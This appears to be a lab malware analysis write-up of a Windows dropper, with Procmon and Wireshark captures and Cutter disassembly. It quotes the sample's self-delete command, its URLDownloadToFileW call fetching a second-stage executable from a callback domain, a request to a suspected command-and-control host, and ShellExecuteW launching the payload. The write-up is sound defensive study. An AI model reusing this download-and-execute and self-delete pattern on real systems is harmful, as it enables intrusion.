Basic Dynamic Analysis

Initial detonation (no internet), procmon running. Command prompt windows pops up for a second, then disappears. Malware then self-destructs.




⊟ Procmon.exe (1652)	Process Monitor	C:\Tools\sysintern...	Sysinternals - ww...	DESKTOP-AH4G...	"C:\Tools\sysinter...	2/26/2024 9:56:1...	n/a
Procmon64.exe (6908)	Process Monitor	C:\Users\NIGHT...	Sysinternals - ww...	DESKTOP-AH4G...	"C:\Users\NIGHT...	2/26/2024 9:56:1...	n/a
⊟ Malware.Unknown.exe (1848)		C:\Users\nightninj...		DESKTOP-AH4G...	"C:\Users\nightni...	2/26/2024 9:57:3...	2/26/2024 9:57:3...
Conhost.exe (6652)	Console Window ...	C:\Windows\Syst...	Microsoft Corporat...	DESKTOP-AH4G...	\??\C:\Windows\...	2/26/2024 9:57:3...	2/26/2024 9:57:3...
⊟ cmd.exe (7076)	Windows Comma...	C:\Windows\Sys...	Microsoft Corporat...	DESKTOP-AH4G...	cmd.exe /C ping 1...	2/26/2024 9:57:3...	2/26/2024 9:57:3...
Conhost.exe (6888)	Console Window ...	C:\Windows\Syst...	Microsoft Corporat...	DESKTOP-AH4G...	\??\C:\Windows\...	2/26/2024 9:57:3...	2/26/2024 9:57:3...
PING.EXE (1708)	TCP/IP Ping Com...	C:\Windows\Sys...	Microsoft Corporat...	DESKTOP-AH4G...	ping 1.1.1.1 -n 1 -...	2/26/2024 9:57:3...	2/26/2024 9:57:3...
Idle (0)		Idle				2/26/2024 11:07:...	n/a
⊟ System (4)		System		NT AUTHORITY\...		2/26/2024 11:07:...	n/a
Registry (100)		Registry		NT AUTHORITY\...		2/26/2024 11:07:...	n/a
smss.exe (324)	Windows Session ...	C:\Windows\Syst...	Microsoft Corporat...	NT AUTHORITY\...	\SystemRoot\Syst...	2/26/2024 11:07:...	n/a
csrss.exe (516)	Client Server Runt...	C:\Windows\syst...	Microsoft Corporat...	NT AUTHORITY\...	%SystemRoot%\s...	2/26/2024 11:07:...	n/a
⊟ winlogon.exe (588)	Windows Logon A...	C:\Windows\syst...	Microsoft Corporat...	NT AUTHORITY\...	winlogon.exe	2/26/2024 11:07:...	n/a
fontdrvhost.exe (816)	Usermode Font Dr...	C:\Windows\syst...	Microsoft Corporat...	Font Driver Host\...	"fontdrvhost.exe"	2/26/2024 11:07:...	n/a
dwm.exe (360)	Desktop Window ...	C:\Windows\syst...	Microsoft Corporat...	Window Manager...	"dwm.exe"	2/26/2024 11:07:...	n/a

Description: Windows Command Processor
Company: Microsoft Corporation
Path: C:\Windows\SysWOW64\cmd.exe
Command: cmd.exe /C ping 1.1.1.1 -n 1 -w 3000 > Nul & Del /f /q "C:\Users\nightninja\Desktop\Malware.
User: DESKTOP-AH4GN44\nightninja
PID: 7076 Started: 2/26/2024 9:57:32 AM
Exited: 2/26/2024 9:57:35 AM

Self-destruct command in Procmon

Detonation with Internet (inetsim), procmon, and Wireshark running. Witnessed domain callback for hxxp://ssl-6582datamanager[.]helpdeskbros[.]local.




```
No.    Time          Source          Destination     Protoc Length Info
    11 0.338583097   10.10.100.3     10.10.100.4     TCP        54 80 → 49819 [ACK] Seq=249 Ack=113 Win=64256 Len=0
    12 1.808225085   10.10.100.4     10.10.100.3     DNS        98 Standard query 0xd686 A ssl-6582datamanager.helpdeskbros.local
    13 1.815938377   10.10.100.3     10.10.100.4     DNS       114 Standard query response 0xd686 A ssl-6582datamanager.helpdeskbros.local A 10.10.100.3
    14 1.834626030   10.10.100.4     10.10.100.3     TCP        66 49820 → 80 [SYN] Seq=0 Win=65535 Len=0 MSS=1460 WS=256 SACK_PERM=1
    15 1.834671345   10.10.100.3     10.10.100.4     TCP        66 80 → 49820 [SYN, ACK] Seq=0 Ack=1 Win=64240 Len=0 MSS=1460 SACK_PERM=1 WS=128
```

```
▸ Frame 13: 114 bytes on wire (912 bits), 114 bytes captured (912 bits) on interface enp0s3, id 0
▸ Ethernet II, Src: PcsCompu_03:80:69 (08:00:27:03:80:69), Dst: PcsCompu_f7:56:f5 (08:00:27:f7:56:f5)
▸ Internet Protocol Version 4, Src: 10.10.100.3, Dst: 10.10.100.4
▸ User Datagram Protocol, Src Port: 53, Dst Port: 63214
▾ Domain Name System (response)
    Transaction ID: 0xd686
  ▸ Flags: 0x8500 Standard query response, No error
    Questions: 1
    Answer RRs: 1
    Authority RRs: 0
    Additional RRs: 0
  ▾ Queries
    ▸ ssl-6582datamanager.helpdeskbros.local: type A, class IN
  ▾ Answers
    ▸ ssl-6582datamanager.helpdeskbros.local: type A, class IN, addr 10.10.100.3
    [Request In: 12]
    [Time: 0.007713292 seconds]
```


Domain callback in Wireshark

Also witnessed hxxp://ssl-6582datamanager[.]helpdeskbros[.]local/favicon.ico being downloaded via HTTP requests. There's also requests to hxxp://huskyhacks[.]dev (possible C&C domain/infrastructure?).




```
No.     Time            Source        Destination   Protoc Length Info
     17 1.836877840     10.10.100.4   10.10.100.3   HTTP      302 GET /favicon.ico HTTP/1.1
     21 1.849513007     10.10.100.3   10.10.100.4   HTTP      252 HTTP/1.1 200 OK  (image/x-icon)

▸ Frame 21: 252 bytes on wire (2016 bits), 252 bytes captured (2016 bits) on interface enp0s3, id 0
▸ Ethernet II, Src: PcsCompu_03:80:69 (08:00:27:03:80:69), Dst: PcsCompu_f7:56:f5 (08:00:27:f7:56:f5)
▸ Internet Protocol Version 4, Src: 10.10.100.3, Dst: 10.10.100.4
▸ Transmission Control Protocol, Src Port: 80, Dst Port: 49820, Seq: 154, Ack: 249, Len: 198
▸ [2 Reassembled TCP Segments (351 bytes): #19(153), #21(198)]
▾ Hypertext Transfer Protocol
  ▾ HTTP/1.1 200 OK\r\n
    ▾ [Expert Info (Chat/Sequence): HTTP/1.1 200 OK\r\n]
         [HTTP/1.1 200 OK\r\n]
         [Severity level: Chat]
         [Group: Sequence]
      Response Version: HTTP/1.1
      Status Code: 200
      [Status Code Description: OK]
      Response Phrase: OK
    Date: Mon, 26 Feb 2024 22:15:34 GMT\r\n
    Server: INetSim HTTP Server\r\n
    Connection: Close\r\n
  ▾ Content-Length: 198\r\n
      [Content length: 198]
    Content-Type: image/x-icon\r\n
    \r\n
    [HTTP response 1/1]
    [Time since request: 0.012635167 seconds]
    [Request in frame: 17]
    [Request URI: http://ssl-6582datamanager.helpdeskbros.local/favicon.ico]
    File Data: 198 bytes
▾ Media Type
    Media type: image/x-icon (198 bytes)
```

HTTP request to callback domain in Wireshark



```
No.   Time          Source        Destination   Protocol Length Info
   16 2.635603680   10.10.100.3   10.10.100.4   TCP        54 80 → 50085 [ACK] Seq=353 Ack=250 Win=64128 Len=0
   17 2.655100085   10.10.100.4   10.10.100.3   DNS        74 Standard query 0x1206 A huskyhacks.dev
   18 2.660176099   10.10.100.3   10.10.100.4   DNS        90 Standard query response 0x1206 A huskyhacks.dev A 10.10.100.3
   19 2.662162100   10.10.100.4   10.10.100.3   TCP        66 50086 → 80 [SYN] Seq=0 Win=65535 Len=0 MSS=1460 WS=256 SACK_PERM
   20 2.662203858   10.10.100.3   10.10.100.4   TCP        66 80 → 50086 [SYN, ACK] Seq=0 Ack=1 Win=64240 Len=0 MSS=1460 SACK

▸ Frame 17: 74 bytes on wire (592 bits), 74 bytes captured (592 bits) on interface enp0s3, id 0
▸ Ethernet II, Src: PcsCompu_c2:10:3c (08:00:27:c2:10:3c), Dst: PcsCompu_03:80:69 (08:00:27:03:80:69)
▸ Internet Protocol Version 4, Src: 10.10.100.4, Dst: 10.10.100.3
▸ User Datagram Protocol, Src Port: 56795, Dst Port: 53
▾ Domain Name System (query)
    Transaction ID: 0x1206
  ▸ Flags: 0x0100 Standard query
    Questions: 1
    Answer RRs: 0
    Authority RRs: 0
    Additional RRs: 0
  ▾ Queries
    ▸ huskyhacks.dev: type A, class IN
    [Response In: 18]
```


Domain callback to possible C&C infrastructure in Wireshark



```
No.    Time          Source        Destination   Protoc Lengtł Info
    32 1.948452044   10.10.100.4   10.10.100.3   HTTP    119 GET / HTTP/1.1
    36 1.960581744   10.10.100.3   10.10.100.4   HTTP    312 HTTP/1.1 200 OK  (text/html)

▸ Frame 32: 119 bytes on wire (952 bits), 119 bytes captured (952 bits) on interface enp0s3, id 0
▸ Ethernet II, Src: PcsCompu_f7:56:f5 (08:00:27:f7:56:f5), Dst: PcsCompu_03:80:69 (08:00:27:03:80:69)
▸ Internet Protocol Version 4, Src: 10.10.100.4, Dst: 10.10.100.3
▸ Transmission Control Protocol, Src Port: 49821, Dst Port: 80, Seq: 1, Ack: 1, Len: 65
▾ Hypertext Transfer Protocol
  ▾ GET / HTTP/1.1\r\n
    ▾ [Expert Info (Chat/Sequence): GET / HTTP/1.1\r\n]
         [GET / HTTP/1.1\r\n]
         [Severity level: Chat]
         [Group: Sequence]
      Request Method: GET
      Request URI: /
      Request Version: HTTP/1.1
    User-Agent: Mozilla/5.0\r\n
    Host: huskyhacks.dev\r\n
    \r\n
    [Full request URI: http://huskyhacks.dev/]
    [HTTP request 1/1]
    [Response in frame: 36]
```

HTTP request to possible C&C infrastructure in Wireshark

Witnessed CR433101.dat.exe file in %\Users\Public\Documents% (the second stage payload).



Time ...	Process Name	PID	Operation	Result	Path	Detail
2:15:1...	Malware.Unkno...	4468	CreateFile	NAME NOT FOU...	C:\Users\nightninja\AppData\Local\Microsoft\Windows\INetCache\IE\N6BNEI9H	Desired Access: Rea
2:15:1...	Malware.Unkno...	4468	CreateFile	SUCCESS	C:\Users\nightninja\AppData\Local\Microsoft\Windows\INetCache\IE	Desired Access: Rea
2:15:1...	Malware.Unkno...	4468	CreateFile	SUCCESS	C:\Users\nightninja\AppData\Local\Microsoft\Windows\INetCache\IE\N6BNEI9H	Desired Access: Rea
2:15:1...	Malware.Unkno...	4468	CreateFile	SUCCESS	C:\Users\nightninja\AppData\Local\Microsoft\Windows\INetCache\IE\N6BNEI9H	Desired Access: Rea
2:15:1...	Malware.Unkno...	4468	CreateFile	SUCCESS	C:\Users\nightninja\AppData\Local\Microsoft\Windows\INetCache\IE\N6BNEI9H	Desired Access: Writ
2:15:1...	Malware.Unkno...	4468	CreateFile	SUCCESS	C:\Users\nightninja\AppData\Local\Microsoft\Windows\INetCache\IE\N6BNEI9H\favicon[1].ico	Desired Access: Gen
2:15:1...	Malware.Unkno...	4468	CreateFile	SUCCESS	C:\Users\nightninja\AppData\Local\Microsoft\Windows\INetCache\IE\N6BNEI9H\favicon[1].ico	Desired Access: Gen
2:15:1...	Malware.Unkno...	4468	CreateFile	SUCCESS	C:\Users\nightninja\AppData\Local\Microsoft\Windows\INetCache\IE\N6BNEI9H\favicon[1].ico	Desired Access: Gen
2:15:1...	Malware.Unkno...	4468	CreateFile	SUCCESS	C:\Users\Public\Documents\CR433101.dat.exe	Desired Access: Gen
2:15:1...	Malware.Unkno...	4468	CreateFile	SUCCESS	C:\Users\nightninja\AppData\Local\Microsoft\Windows\INetCache\IE\N6BNEI9H	Desired Access: Rea
2:15:1...	Malware.Unkno...	4468	CreateFile	SUCCESS	C:\Users\nightninja\AppData\Local\Microsoft\Windows\INetCache\IE\N6BNEI9H\27SM4XPX.htm	Desired Access: Gen
2:15:1...	Malware.Unkno...	4468	CreateFile	SUCCESS	C:\Users\nightninja\Desktop	Desired Access: Rea
2:15:1...	Malware.Unkno...	4468	CreateFile	NAME NOT FOU...	C:\Users\nightninja\Desktop\PROPSYS.dll	Desired Access: Rea
2:15:1...	Malware.Unkno...	4468	CreateFile	SUCCESS	C:\Windows\SysWOW64\propsys.dll	Desired Access: Rea
2:15:1...	Malware.Unkno...	4468	CreateFile	SUCCESS	C:\Windows\SysWOW64\propsys.dll	Desired Access: Rea
2:15:1...	Malware.Unkno...	4468	CreateFileMapp...	FILE LOCKED WI...	C:\Windows\SysWOW64\propsys.dll	SyncType: SyncType
2:15:1...	Malware.Unkno...	4468	CreateFileMapp...	SUCCESS	C:\Windows\SysWOW64\propsys.dll	SyncType: SyncType
2:15:1...	Malware.Unkno...	4468	CreateFile	SUCCESS	C:\Windows\SysWOW64\propsys.dll	Desired Access: Rea
2:15:1...	Malware.Unkno...	4468	CreateFile	SUCCESS	C:\Windows\SysWOW64\clbcatq.dll	Desired Access: Rea
2:15:1...	Malware.Unkno...	4468	CreateFile	NAME INVALID	C:\Users\nightninja\Desktop\ping 1.1.1.1 -n 1 -w 3000 > Nul & C:\Users\Public\Documents\CR433101.dat.exe	Desired Access: Rea


Showing 274 of 1,138,670 events (0.024%) Backed by virtual memory

Name	Date modified	Type	Size
Explorer Suite Signatures	10/28/2023 12:29 PM	File folder	
My Music	10/27/2023 1:07 AM	File folder	
My Pictures	10/27/2023 1:07 AM	File folder	
My Videos	10/27/2023 1:07 AM	File folder	
CR433101.dat.exe	2/26/2024 2:15 PM	Application	1 KB
desktop.ini	12/7/2019 1:12 AM	Configuration sett...	1 KB

CR433101.dat.exe file in Procmon (top) and in %\Users\Public\Documents% (bottom)

Advanced Static Analysis


Opened sample in Cutter.
The InternetOpenW API call is used to initialize wininet.dll functions.



```
0x0040109a      push    0
0x0040109c      push    0
0x0040109e      push    0
0x004010a0      push    0
0x004010a2      push    str.Mozilla_5.0 ; 0x403288
0x004010a7      call    dword [InternetOpenW] ; 0x403070
```

HINTERNET InternetOpenW(
    [in] LPCWSTR lpszAgent (Mozilla/5.0),
    [in] DWORD dwAccessType (0),
    [in] LPCWSTR lpszProxy (0),
    [in] LPCWSTR lpszProxyBypass (0),
    [in] DWORD dwFlags (0)
);


Then, the URLDownloadToFileW call is next. This will reach out to the callback domain hxxp://ssl-6582datamanager[.]helpdeskbros[.]local/favicon.ico and download the CR433101.dat.exe file.



```
0x004010c9      push    0
0x004010cb      push    0
0x004010cd      push    str.C:_Users_Public_Documents_CR433101.dat.exe ; 0x403230
0x004010d2      push    str.http:__ssl_6582datamanager.helpdeskbros.local_favicon.ico ; 0x4031b8
0x004010d7      push    0
0x004010d9      call    dword [URLDownloadToFileW] ; 0x4030f4
```


HRESULT URLDownloadToFile(
    LPUNKNOWN pCaller (0),
    LPCTSTR szURL (str.hxxp://ssl-6582datamanager[.]helpdeskbros[.]local/favicon.ico),
    LPCTSTR szFileName (str.C:\Users\Public\Documents\CR433101.dat.exe),
    _Reserved_DWORD dwReserved (0),
    LPBINDSTATUSCALLBACK lpfnCB (0)
);

If there's Internet connectivity, the EAX register will be 0 (ZF bit=1), and WILL NOT JUMP to 0x401142. Will go to 0x004010e3 instead.



```
0x004010df      test    eax, eax
0x004010e1      jne     0x401142
```


Next, the InternetOpenURLW API is called to open an HTTP socket to hxxp://huskyhacks[.]dev.



```
0x004010e3      push    eax
0x004010e4      push    0x40000000
0x004010e9      push    eax
0x004010ea      push    eax
0x004010eb      push    str.http:__huskyhacks.dev ; 0x4032a0
0x004010f0      push    dword [data.00404388] ; 0x404388
0x004010f6      call    dword [InternetOpenUrlW] ; 0x403074
```

HINTERNET InternetOpenUrlW(
    [in] HINTERNET hInternet (dword [data.00404388]{memory location reference, as the actual memory address will be different when binary is running}),
    [in] LPCWSTR lpszUrl (str.hxxp://huskyhacks[.]dev),
    [in] LPCWSTR lpszHeaders (eax),
    [in] DWORD dwHeadersLength (eax),
    [in] DWORD dwFlags (0x40000000){memory location reference},
    [in] DWORD_PTR dwContext (eax)
);

After that, the ShellExecuteW API is called to execute the CR433101.dat.exe file.




```
0x00401113      push    1             ; 1 ; INT nShowCmd
0x00401115      push    data.00403138 ; 0x403138 ; LPCWSTR lpDirectory
0x0040111a      push    0             ; LPCWSTR lpParameters
0x0040111c      push    str.ping_1.1.1.1__n_1__w_3000___Nul___C:_Users_Public_Documents_CR433101.dat.exe ; 0x4032d0 ; LPCWSTR lpFile
0x00401121      push    str.open   ; 0x40336c ; LPCWSTR lpOperation
0x00401126      push    0             ; int32_t arg_4h
0x00401128      call    dword [ShellExecuteW] ; 0x403054 ; HINSTANCE ShellExecuteW(HWND hwnd, LPCWSTR lpOperation, LPCWSTR lpFile, LPCWSTR lpParameters, LPCWSTR lpDirectory, INT nShowCmd)
```

HINSTANCE ShellExecuteW(
    [in, optional] HWND hwnd (0),
    [in, optional] LPCWSTR lpOperation (str.open),
    [in] LPCWSTR lpFile (str.ping_1.1.1.1__n_1__w_3000___Nul___C:_Users_Public_Documents_CR433101.dat.exe)
    [in, optional] LPCWSTR lpParameters (0),
    [in, optional] LPCWSTR lpDirectory (data.00403138),
    [in] INT nShowCmd (1)
);

Finally, the program exits.


IF WE TOOK THE JUMP, the GetModuleFileNameW API is called to get the filename of the current malware process running.



```
0x0040115e      push    0x104       ; 260 ; DWORD nSize
0x00401163      push    eax         ; LPWSTR lpFilename
0x00401164      push    0           ; HMODULE hModule
0x00401166      call    dword [GetModuleFileNameW] ; 0x403000 ; DWORD GetModuleFileNameW(HMODULE hModule, LPWSTR lpFilename, DWORD nSize)
```

